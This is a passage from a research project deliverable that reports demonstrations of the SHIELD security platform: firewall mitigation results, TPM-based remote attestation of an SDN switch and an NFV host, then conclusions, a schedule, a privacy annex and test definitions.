1000	tcp	10.14.254.183	10.101.20.230	*	80	-	drop	x

Figure 6-17 Firewall vNSF front-end, showing the 1,000 individual IPs used by the attacker and the resulting DROP rules.

The performance of the system was assessed for a number of 1,000 to 50,000 random unique IPs. Requests per second ranged from 40,000 to 150,000. The results showed that the data analysis, recommendation and remediation processes scale well with respect to the number of unique IPs and requests per second although resource management within the virtual (host) machine was crucial in improving the overall performance and response time.

6.3. NFVI/SDN attestation

6.3.1. Scenario description

Infrastructure trust is one of the key concepts of the SHIELD platform, which is achieved by a combination of authentication and integrity. Leveraging Trusted Computing[33] (TC) technologies, namely the Remote Attestation workflow, each node in the NFV infrastructure must provide a proof of integrity of the virtualisation software stack and the vNSFs running on it. Each attested node is equipped with a Trusted Platform Module (TPM)[34] chip that provides a hardware root of trust, and specific software is installed to measure the software stack starting from the boot phase up to applications. The integrity report is digitally signed with a hardware key in the TPM and includes both the values of the TPM secure registers, the PCRs, as well as measurements of software events tracked by the Integrity Measurement Architecture (IMA)[35] Linux module.

Whilst SHIELD leverages virtualisation technologies for achieving flexible applications (i.e. vNSFs) orchestration, the project uses Software-Defined Network (SDN) to be able to flexibly modify the network element's forwarding tables. In addition to verifying the software stack running on the network equipment (e.g. switches), the dynamic SDN forwarding rules need to be attested in order to validate that the network is enforcing the rules configured by the vNSF orchestrator, more precisely by the SDN controller of the vNSFO. This is achieved by attaching a TPM to the network elements, implementing remote attestation and extending remote attestation to support continual SDN rules verification.

The Trust Monitor component oversees the trust of the SHIELD infrastructure periodically, in order to timely inform the Orchestrator to take appropriate action upon detected misbehaviour in both the NFV Infrastructure and SDN components, such as the isolation a compromised node.

6.3.2. Scenario motivation

The use of **Software Defined Networking** brings many benefits for end-users and operators of service-oriented infrastructures (mainly composed of cloud/IaaS/PaaS providers, telco operators, ISPs and organisations that need a low-cost cybersecurity investment to secure their network or data centre etc.). Before Software Defined Networking and Network Function Virtualization, IT relied on expensive proprietary hardware and software platforms that were time consuming to install, configure and maintain. The paradigm of software networking **has shown potential for major CAPEX/OPEX reduction** and early Fortune 500 adopters have already

[33] Trusted Computing Group: https://trustedcomputinggroup.org/ (Retrieved Dec 2017)
[34] Trusted Platform Module: http://www.trustedcomputinggroup.org/work-groups/trusted-platform-module/ (Retrieved Dec 2017)
[35] https://sourceforge.net/p/linux-ima/wiki/Home/

reported significant cost reduction (up to 95% in many cases) [17]. A great number of market reports predict a continuous growth of these technologies:

"from the user perspective, 2015 became the year of initial SDN deployments. […] SDN-related inquiry volume continued at a high rate, with SDN coming up in approximately 70% of DC networking inquiries largely due to clients looking for more automation." [18]

"With a promise to drive significant CapEx and OpEx reductions, NFV is poised to transform the entire telco infrastructure ecosystem. Mind Commerce estimates that global spending on NFV solutions will grow at a CAGR of 46% between 2014 and 2019. NFV revenues will reach $1.3 Billion by the end of 2019." [19]

SDN/NFV is expected to transform future networks, although experts warn of the cybersecurity risks due to the **increased attack surface** [20] [21]. Built-in infrastructure trust is therefore considered a necessity. The SHIELD road mapping analysis[36] also reveals that stakeholders have identified Infrastructure and Service attestation as a crucial factor expected to affect the adoption of SHIELD technology. The goal of this scenario is to demonstrate that the network infrastructure hosting the vNSFs is trusted and secured by assessing the attestation capability of the Trust Monitor.

6.3.3. Scenario setup

This scenario involves SHIELD's network infrastructure, the trust monitor, SHIELD vNSFs and the SDN Controller. The first part of the demonstration is focused on the attestation of the networking infrastructure, while the second part focuses on the attestation of the NFVI and SHIELD vNSFs.

6.3.3.1. Networking infrastructure attestation

The demonstrator of the network infrastructure attestation for the alpha release of SHIELD is composed of one Aruba physical switch, equipped with a TPM (version 1.2) and a prototype software stack that implements remote attestation – including SDN rules. The switch is connected to a server, which hosts virtual machines: one virtual machine executes the SDN controller, one implements the network verifier of the Trust Monitor and a third one is used to create a rogue SDN controller taking control over the switch SDN rules configuration.

6.3.3.2. Computing infrastructure attestation

Regarding the NFVI attestation, the demonstration is based on a single machine with two environments:

- A Host OS that executes the Attestation Agent and the Container environment for the vNSF.
- A Virtual Machine that executes the Trust Monitor instance.

The single machine runs a CentOS 7 Linux distribution. The NFVI node is equipped with a TPM 1.2 and runs the OpenAttestation[37] framework. The container execution environment is

[36] https://www.shield-h2020.eu/shield-h2020/documents/project-deliverables/SHIELD_D6.3_Interim_Report_on_Exploitation_Activities_v.1.0.pdf
[37] OpenAttestation: https://01.org/blogs/2014/openattestation-oat-project (Retrieved Jan 2018)

Docker[38]. The Virtual Machine is run by the Kernel-based Virtual Machine (KVM)[39] hypervisor driver. The Integrity Measurement Architecture (IMA) module is enabled in the host Linux kernel to collect the runtime measurements of binaries and scripts executed both in the host platform and the Docker containers.

6.3.4. Scenario results

6.3.4.1. Networking infrastructure attestation

At the start of the scenario, the Trust Monitor is required to detect that the switch software stack has been tampered with, both at the application and firmware levels, I a three-step process:

Step 1. **The switch is running the correct software stack:** When connected directly on the switch, an operator sees the correct application version and the network verifier of the Trust Monitor reports a correct software stack.

Step 2. **A malicious application layer is deployed on the switch**: The malicious application fakes the command line output to show an application layer version similar to the correct application layer. When connected directly on the switch, an operator sees the correct application version. The network verifier of the Trust Monitor reports an incorrect software stack, based on the unknown Platform Configuration Register (PCR) value reported by the TPM for the application layer.

Step 3. **A malicious firmware layer is deployed:** A malicious firmware layer is deployed in order to hide the malicious application layer by faking the input used for the extension of the TPM's PCR. When connected directly on the switch, an operator sees the correct application version. The network verifier of the Trust Monitor reports an incorrect software stack, based on the unknown PCR value reported by the TPM for the firmware layer. The application layer's PCR is correct but cannot be trusted since a previous measurement is incorrect.

In the second part of the scenario, SHIELD demonstrates that the Trust Monitor can dynamically verify the SDN rules in the switch and detects an unauthorised SDN controller taking control over the switch as well as unauthorised rules on the switch. The SDN switch and genuine SDN controller are configured to work together.

Step 1. **The network verifier of the Trust Monitor is launched periodically:** The network verifier attests the switch every two seconds – this includes retrieving the expected SDN rules from the genuine SDN controller. The network verifier of the Trust Monitor then reports correct SDN rules.

Step 2. **The SDN controller northbound API is used to mimic the vNSF Orchestrator:** The SDN switch is asked to push new rules. The network verifier of the Trust Monitor reports correct SDN rules. The rogue SDN controller takes control of the SDN switch. The network verifier of the Trust Monitor reports incorrect SDN rules.


Step 3. **The genuine SDN controller takes back control of the SDN switch.** The network verifier of the Trust Monitor reports correct SDN rules. The genuine SDN controller

[38] Docker: https://www.docker.com/ (Retrieved Jan 2018)
[39] KVM: https://www.linux-kvm.org/page/Main_Page (Retrieved Jan 2018)

pushes an unauthorised SDN rule. The network verifier of the Trust Monitor reports incorrect SDN rules.

6.3.4.2. Computing Infrastructure attestation

The purpose of this demonstration is to verify that the Trust Monitor can detect a misbehaviour in both the NFVI node and the vNSF, by means of remote attestation. The Trust Monitor is pre-configured to periodically attest the NFVI node. The Attestation Agent interacts with the host TPM to sign the remote attestation quote, containing the IMA integrity report, via a cryptographic key generated from a non-migratable key installed by the vendor. The NFVI node does not run any vNSF initially, hence the periodic attestation task only contains the trust status of the NFVI node itself, as shown on the Trust Monitor GUI (Figure 6-18).



Attestee name: Attestee

Required trust level: L2

Received certificate digest (SHA1): 4876e6afc02b223509d926ba7b4342db6779797f

Attestee is TRUSTED!


Last validate on 2018-01-09 11:10:52

```
attester
load-time+cont-check,l_req=l2_ima_all_ok|>=,cont-list=
DB:4|true|ANALYSIS_COMPLETED|0|;
2018-01-09 11:10:52
```

Integrity Report

Figure 6-18 Verifier GUI shows a trusted attestee.

The Trust Monitor verifies successfully the remote attestation quote and the individual measurements of the binaries running in the NFVI node. The Trust Monitor GUI displays the measurements and paths of the binaries executed in the host (Figure 6-19).



Integrity Report

boot_aggregate

ebacbb2d1cfd80e1bbcf38d4c8b31e49b33f9215

/usr/lib/systemd/system-generators/systemd-debug-generator

It is executed in HOST system (8:21)

1b80e9fd43c311ba028d23665906548d591fbbd6


/usr/lib/systemd/system-generators/systemd-cryptsetup-generator

It is executed in HOST system (8:21)

daa914cc203115999b944971c2bbdcfd5088f98d

Figure 6-19 Verifier GUI showing the paths to the binaries and the related measurements.

A Docker-based vNSF is run within the NFVI node, and it is added to the list of vNSFs (before empty) to be attested periodically. The integrity report now contains both the measurements of the NFVI host platform and the vNSF. At this point, a script runs in the vNSF that has not been measured previously, resulting in an untrusted state of the following remote attestation (Figure 6-20).



Attestee name: Attestee

Required trust level: L2

Received certificate digest (SHA1): 4876e6afc02b223509d926ba7b4342db6779797f


Attestee is UNTRUSTED!

Last validate on 2018-01-09 11:14:39


```
attester
load-time+cont-check,l_req=l2_ima_all_ok|>=,cont-list=b86cda27910f
DB:4|false|ANALYSIS_COMPLETED|0|;
2018-01-09 11:14:39
```

Figure 6-20 Verifier GUI shows untrusted state.

The Trust Monitor GUI displays the unknown measurement in the integrity report, specifying that the binary was executed in the vNSF (with a specific identifier automatically assigned by Docker).



```
/usr/bin/ls
It is executed in container b86cda27910f (253:1)
83a4054658b37267a979c399af7fa3bf33d8112a

/usr/lib64/libcap.so.2.22
It is executed in container b86cda27910f (253:1)
4f4228771ef954ec28b4bc9f91a0087b37c2ac4b

unknown digests
/badScript.sh
6158b619238055c863a52d12f33466519ba77a86
Detected in Container b86cda27910f
```



```
/usr/bin/chmod
It is executed in HOST system (8:21)
dd15e07bdb0a914be22e57431083d5a36fc94efd

/home/tao/badScript.sh
It is executed in HOST system (8:19)
6158b619238055c863a52d12f33466519ba77a86

unknown digests
/home/tao/badScript.sh
6158b619238055c863a52d12f33466519ba77a86
Detected in HOST system
```

(a) (b)

Figure 6-21 Verifier GUI showing integrity reports for unknown (a) vNSF, (b) NFVI host.

The Docker-based vNSF is then excluded from the remote attestation process and the trustworthiness of the NFVI node is assessed. The NFVI node is still trusted. Finally, an unknown binary is executed in the NFVI node host platform itself. The binary is detected by the next attestation refresh, and the Trust Monitor GUI displays the unknown measurement in the integrity report as well (Figure 6-21).

7. Conclusions & planned work in WP5

7.1. Conclusions

In the first month of WP5 activities, the consortium was able to run the first end-to-end functional tests, utilising all prototype components. Random network traffic was generated to this extent; **no online captures or existing data were utilised**. The random traffic was designed with specific characteristics to increase scientific credibility and trust to the research results.

The use of specified **code development and integration tools** greatly facilitated the integration process. The existence of specific tickets in the issue tracker helped organise the work and identify critical risks and bottlenecks as they evolved. At the time of this document's drafting, no major risks are foreseen within WP5.

The **Y1 demonstration** activities of SHIELD showcased basic features such as vNSF onboarding, remote attestation and anomaly detection. Denial-of-Service and Data exfiltration attacks were performed in end-to-end scenarios that involved the entire SHIELD architecture. SHIELD was able to showcase how the attacks would be mitigated. Performance issues were identified with respect to the machine learning components of the DARE. In most cases, misconfigurations in terms of the available resources were the root cause.

7.2. Future demos and plans

According to the feedback collected by the consortium during the project review and the public demo presentations (in CTI EU and IEEE SDN/NFV), there are multiple points that could be taken into account in the definition of future demonstrations[40] within WP5. SHIELD plans at least two additional demonstrations in Y2 & Y2.5, with a more integrated scope. The next paragraphs outline some directions for the next demos, as also suggested by the project reviewers during Y1 review.

SHIELD should **showcase business-oriented use cases, such as IPR protection**. Based on the deployment configuration, IPR protection can be considered to apply to Use Case 2, where an ISP offers SecaaS services to the client. In such a case, the client could be a streaming service (such as Netflix etc.) that monitors the activity of their users. Specific cybersecurity needs arise from such a scenario. This would require the composition of a new network service to provide features such as VPN or proxy connections, IP spoofing detection etc. The as-a-Service paradigm followed by SHIELD and the flexibility in composing network services with active vNSFs makes this work technically feasible. The machine learning algorithms featured in the DARE would need to be trained with appropriate traffic patterns, although the individual algorithms performance has not yet been ascertained. The composition of services per vertical can maximise the project's impact and business potential. Hence, SHIELD can identify additional vertical cases to be considered, targeting online journalism, online marketing, online gaming

[40] The definition of new specifications and requirements based on the collected feedback are not within the scope of this document. D2.2/D3.2/D4/2 will contain the final iterations of requirements and specifications, also taking into account the collected feedback. Hence, D5.1 will focus on how feedback can be utilized in the scope of future demonstrations.

etc. The consortium will take this into account when proposing future demonstration plans. Furthermore, **billing schemes** should be clear and visible in the Store for SHIELD cybersecurity services.

SHIELD should also demonstrate its **scaling capabilities**. As WP5 work progresses, SHIELD should test how: (a) to scale up the infrastructure to handle network traffic with varied characteristics (in terms of volume, variety and velocity), and (b) to improve vNSFs performance without adding to the network latency. An **IoT use case** was suggested, especially in terms of Smart Cities developments. An important aspect would be to integrate more processing capabilities within the vNSFs, although the trade-off with respect to network QoS should be studied. To that extent, WP5 will focus future effort on performance optimisation, scaling/resource management and support for multiple users.

GDPR compliance is a major aspect that needs to be visible in future demonstrations. D3.2/D4.2 will introduce GDPR specifications for the components that store and process data. Such information should be visible when running a demonstration scenario and appropriate enhancements should be added (e.g. adding GDPR specifications in the Store, easily discoverable information for the data subject, adding accountability on who accesses data, encrypting communications between components to reduce risk of data breaches etc.)

7.3. Calendar of future WP5 activities

This calendar includes the most important WP5 activities.

Table 7-1 Calendar of WP5 activities.

Date	Activity	Partners involved
M17	Submission of D5.1	All WP5 partners
M17	GA5 – discussion on WP5 future steps	All SHIELD partners
M18	Migration of VMs & Spot installation	I2CAT
M17	Installation of attestation firmware in Athens	HPE, NCSRD, ORION
M18	Training and testing the Cognitive DA module with realistic data	INFILI, POLITO
M19	Finalise Y2 demo plan	All WP5 partners
M20	Delivery of Y2 vNSFs	ORION, NCSRD, POLITO, TID
M21	Installation of attestation firmware in Barcelona	HPE, I2CAT
M21	GA6 – discussion on WP5 future steps	All SHIELD partners
M21	Finalise Y2.5 demo plan	All WP5 partners
M24	Complete end-to-end testing with multiple tenants	All SHIELD partners
M24	Complete functional testing of all cybersecurity classification algorithms	All WP4/WP5 partners
M24	Complete Service Elasticity testing	All WP3/WP5 partners
M25	Y2 demonstration	All SHIELD partners
M30	Y2.5 demonstration	All SHIELD partners
M30	Submission of D5.2	All WP5 partners
M30	Final release of SHIELD platform	All SHIELD partners

REFERENCES

[1] K. Beck, J. Grenning, R. C. Martin, M. Beedle, J. Highsmith, S. Mellor, A. v. Bennekum, A. Hunt, K. Schwaber, A. Cockburn, R. Jeffries, J. Sutherland, W. Cunningham, J. Kern, D. Thomas, M. Fowler και B. Marick, «The Manifesto for Agile Software Development,» Agile Alliance, 2010.

[2] A. e. a. McCormack, «Developing Products on Internet Time: The Anatomy of a Flexible Development Process.,» *Management Science,* pp. 133-150, 2001.

[3] J. Vanhanen, J. Jartti και T. Kähkönen, «Practical Experiences of Agility in the Telecom Industry,» σε *International Conference on Extreme Programming and Agile Processes in Software Engineering*, 2003.

[4] M. Fowler, «Continuous Integration,» 2006.

[5] J. Spolsky, «Painless Bug Tracking,» 2000.

[6] A. Giani, V. H. Berk και G. V. Cybenko, «Data exfiltration and covert channels,» σε *Proc. SPIE, vol. 6201, pp. 620103*, May 2006.

[7] A. Nadler και A. Aminov, «Introduction to DNS Data exfiltration».

[8] Symantec Online Blog, «Advanced Persisten Threats».

[9] M. Manialawy, «Human Insider Threats in Cybersecurity and the Architecture to Mitigate,» σε *CYBER 2017*.

[10] Minerva Labs, «CopyKittens Attack Group».

[11] Response, Symantec Security, «Strider cyberespionage group turns eye of Sauron on targets,» 2016.

[12] Kaspersky Labs blog report, «ProjectSauron: top level cyber-espionage platform covertly extracts encrypted government comms,» 2016.

[13] «Internet Organised Crime Threat Assessment,» Europol, 2016.

[14] "International Action against DD4BC Cybercriminal group", Europol Press Release, January 2016.

[15] «Cyber security on the offense: A study of IT security experts,» Ponemon Institute, November 2012.

[16] «"Dyn Analysis Summary Of Friday October 21 Attack",» Vantage Point, DynDNS Official Blog, Oct 2016.

[17] R. Cohen, Software defined Networking: Core of the future data centre, Lens360, 2016.

[18] S. Alexander, 2015: The year SDN and NFV go mainstream., Network World from IDG, 2014.

[19] BusinessWire, Research and Markets: The Network Functions Virtualization (NFV) Market: Business Case, Market Analysis & Forecasts 2014 - 2019, 2013.

[20] D. B. Hoang και S. Farahmandian, «Security of Software-Defined Infrastructures with SDN, NFV, and Cloud Computing Technologies,» σε *Guide to Security in SDN and NFV* , Springer, 2017, pp. 3-32.

[21] ENISA, «Threat Landscape and Good Practice Guide for Software Defined Networks/5G,» 2016.

LIST OF ACRONYMS

Acronym	Description
BoNeSi	BotNet Simulator
DDoS	Distributed Denial of Service
DD4BC	DDoS for Bitcoin
DoS	Denial of Service
DNS	Domain Name System
GUI	Graphical User Interface
HSPL	High-level Security Policy Language
IMA	Integrity Measurement Architecture
ISP	Internet Service Provider
MANO	Management and Orchestration
MSPL	Medium-level Security Policy Language
NFV	Network Function Virtualisation
NFVI	Network Function Virtualisation Infrastructure
NS	Network Service
KVM	Kernel-based Virtual Machine
OSM	Open Source MANO
SDN	Software Defined Networking
SecaaS	Security-as-a-Service
PCR	Platform Configuration Register
TC	Trusted Computing
TCP	Transmission Control Protocol
TPM	Trusted Platform Module
UDP	User Datagram Protocol
URI	Uniform Resource Identifier
URL	Uniform Resource Locator
VNSF	Virtual Network Security Function
VNSFO	Virtual Network Security Function Orchestrator
VIM	Virtual Infrastructure Manager
VM	Virtual Machine
XML	eXtensible Markup Language

ANNEX A – PRIVACY AND ETHICS

Privacy and Data Protection

The work performed in WP5 during M13-M17 did not raise any significant concerns in terms of privacy and data protection. Functional testing and machine learning training utilised sets of traffic generated through open-source tools. No existing datasets or captures have been utilised during this time. If the need arises, the consortium will take the necessary precautions to ensure that partners utilising existing data sets of network traffic should provide proof of ownership of the data set (or a valid license) and proof that consent processes have been followed, and partners that intend to capture network traffic in real operational conditions, can provide proof that appropriate consent and anonymisation processes have been followed.

No questionnaires were issued to collect feedback for WP5 activities so far. Should the need arise, questionnaires will include a consent form for personal data collection. Video production required for the demos does not include any personal identifiable information. IPs are simulated and do not represent actual user traffic. Should the need arise to capture video, consent forms will be prepared and identifiable information will be “ghosted out” or blurred in the video. Any signed consent forms will be relayed to the Project Coordinator and included in the project periodic reports.

Training of machine learning algorithms with existing POLITO Data Set

As described in detail in D1.1, the POLITO data set was created by anonymised traffic collected in POLITO’s premises:

- The data were collected in real time from POLITO’s network infrastructure. That includes 100GB of net flow data, 100GB of DNS data and 50GB of proxy data.
- The cluster that probes and processes data has implemented security safeguards against data breaches.
- The data are sanitized/anonymised using CryptoPAn[41] and the users don’t have access to information leading to the identification of users. SHIELD will not have access to identifiable information
- Although opt-out mechanisms have not been implemented, the POLITO users are notified of the monitoring capabilities once they request to connect to a network. A dedicated webpage[42] offers the required information.

SHIELD’s external ethical advisor has reviewed this case and concluded that:

[41] CryptoPAN: https://www.cc.gatech.edu/computing/Telecomm/projects/cryptopan/ (Retrieved Jan 2018)
[42] POLITO webpage on monitoring activities: https://www.areait.polito.it/servizi/default.asp?id_progetto_servizio=348 (Retrieved Jan 2018)

"As such, the conclusion is that the use of the above data does not raise any ethical/privacy implications during the first year of the project. However, as the actual training of the data has not started yet (during the first period of the SHIELD reporting), the EA and the consortium will monitor the situation during the actual training period to ensure that there are no changes to the above conclusion. In doing so, the consortium has agreed to involve, in all the activities that are related to the processing of the traces, a person from POLITO. This will ensure that: i) traces are used correctly, ii) no abuse of the data takes place, iii) any changes to the above conclusion are immediately reported to the EA and the project coordinator. Updates will be reported on Deliverable D1.2."

ANNEX B – DEFINITION OF TESTS

Platform functional and integration tests

##	ID	Name	Description	Related Req. ID	Related Components	Related inputs	Success criteria	KPIs
1	PLT01	**vNSF deployment: vNSF descriptor**	vNSFO requests a vNSF descriptor (vNSFD) from the Store and the Store responds and sends the descriptor. The vNSFO validates the descriptor	PF01, PF02	vNSFO, the Store	valid vNSF descriptors for all tested vNSFs, invalid descriptors to test rejection by the Orchestrator	successful exchange between the vNSFO and Store, successful validation or discarding of a descriptor	Communication delay, traffic overhead
1	PLT01	**vNSF onboarding: vNSF descriptor**	user submits a vNSF and/or a NS package to the Store. The store validates the descriptor and onboards the package on the vNSFO; which validates the descriptor as well	PF02	vNSFO, Store	valid vNSF descriptors for all tested vNSFs, invalid descriptors to test rejection	successful uploading of the package, successful validation or discarding of a descriptor (and thus, the package)	
2	PLT02	**vNSF deployment: vNSF Image**	vNSFO requests a vNSF image (VDU) from the Store. The Store responds and sends the vNSF image to the Orchestrator	PF01, PF02	vNSFO, the Store	valid vNSF images for all tested vNSFs, invalid images	successful exchange between the vNSFO and Store	Communication delay, traffic overhead
2	PLT02	**vNSF onboarding: vNSF image**	user submits a vNSF package. The store uncompresses the package and, if the vNSF image(s) contained are not registered into all available VIMs, it asks the vNSFO to do so	PF02	vNSFO, Store	valid vNSF images for all tested vNSFs, invalid images	successful exchange between the vNSFO and Store	
3	PLT03	**vNSF deployment: instantiation and initialisation**	the vNSFO deploys (instantiates and initialises) the vNSF, through SWA-3	PF02	vNSFO and the vNSF to be tested	images/descriptors for all tested vNSFs	successful instantiation and initialisation of vNSF	Response time

##	ID	Name	Description	Related Req. ID	Related Components	Related inputs	Success criteria	KPIs
4	PLT04	vNSF lifecycle management	vNSFO sends specific action (e.g., "stop") through SWA-3 and vNSF executes the specific operation	PF02	vNSFO and the vNSF to be tested	Active vNSF instances	successful execution of action for vNSF	Response time
5	PLT05	vNSF policy configuration	The Security Orchestrator (vNSFO component) sends policies to the vNSF through SWA-4	PF02	vNSFO and vNSF	policy test list per vNSF component (MSPL/HSPL)	the action and policy are sent from vNSFO to the vNSF (e.g., check vNSFO dashboard); then the policy is translated to a configuration	Response time for the configurations to be applied, response time w.r.t to the size of the HSPL/MSPL policy set
6	PLT06	Data collection and storage	The vNSFs send monitoring information to the DARE, where they are stored	PF04	vNSFs, DARE	simulated/generated traffic or existing sanitised data set	Feed vNSFs with artificial traffic and check that monitoring data are properly stored in the DARE databases (cross-check with local data and logs at the vNSFs)	Communication delay, traffic overhead
7	PLT07	Scalability with respect to data volume	The platform handles data volumes in the order of TBs	NF04	vNSFs, DARE	simulated/generated traffic or existing sanitised data set	Feed the DARE with monitoring information in the order of Tbs. All traffic is successfully received and accounted for.	Delay of the analytics process as a function of the stored data. The number of flows generated equals the flows processed.
8	PLT08	Network scaling: scale-out	vNSFO request to add a vNSF to a running NS	PF07	vNSF, VNSFO	valid Netwok Service and vNSF images and descriptors	A vNSF can be added to a running NS	Response time
9	PLT09	Network scaling: scale-in	vNSFO request to remove a VNSF from a running NS	PF07	vNSF, VNSFO	valid NS	A vNSF can be removed from a running NS	Response time
10	PLT10	Security Analytics	The two data analytics modules of the DARE process monitoring information from the vNSFs and provide anomaly/attack results	PF04	DARE	simulated/generated traffic, valid instances of the data analytics modules	Each module generates a file (e.g csv) containing a list of the detected anomalies. The reported anomalies and their characteristics should match the ones generated.	detection rate, false positive rate, false negative rate, processing time per 1GB of ingested data

##	ID	Name	Description	Related Req. ID	Related Components	Related inputs	Success criteria	KPIs
11	PLT11	Visualisation of analytics results	The data analytics modules provide GUI(s) that allow for the interactive visualisation of the analytics results. The GUI(s) are fed with detection results (e.g. those from PLT12) to check if they're properly visualised.	PF05	DARE	valid instances of the two data analytics modules, results from a successful implementation of the ml-algorithms, a cognitive walkthrough scenario	The ml-results are correctly visualised by the GUI and the anomalies are properly identified and assigned an appropriate severity level	estimated time to complete a cognitive walkthrough scenario versus actual user time
12	PLT12	Anomaly mitigation	The DARE ingests network traffic with a predefined set of anomalies that might contain possible threats. It successfully detects the anomalies and uses policies to provide info to the acting vNSFs for mitigation activities on the possible threats.	PF13	DARE, acting vNSFs	simulated traffic with artificial anomalies/attacks, successful implementation of the data analytics modules, remediation policies, valid acting vNSFs instances	The DARE successfully isolates the attacker IPs and performs mitigation actions (e.g. blocks network access)	Detection rate, false positive/negative rate
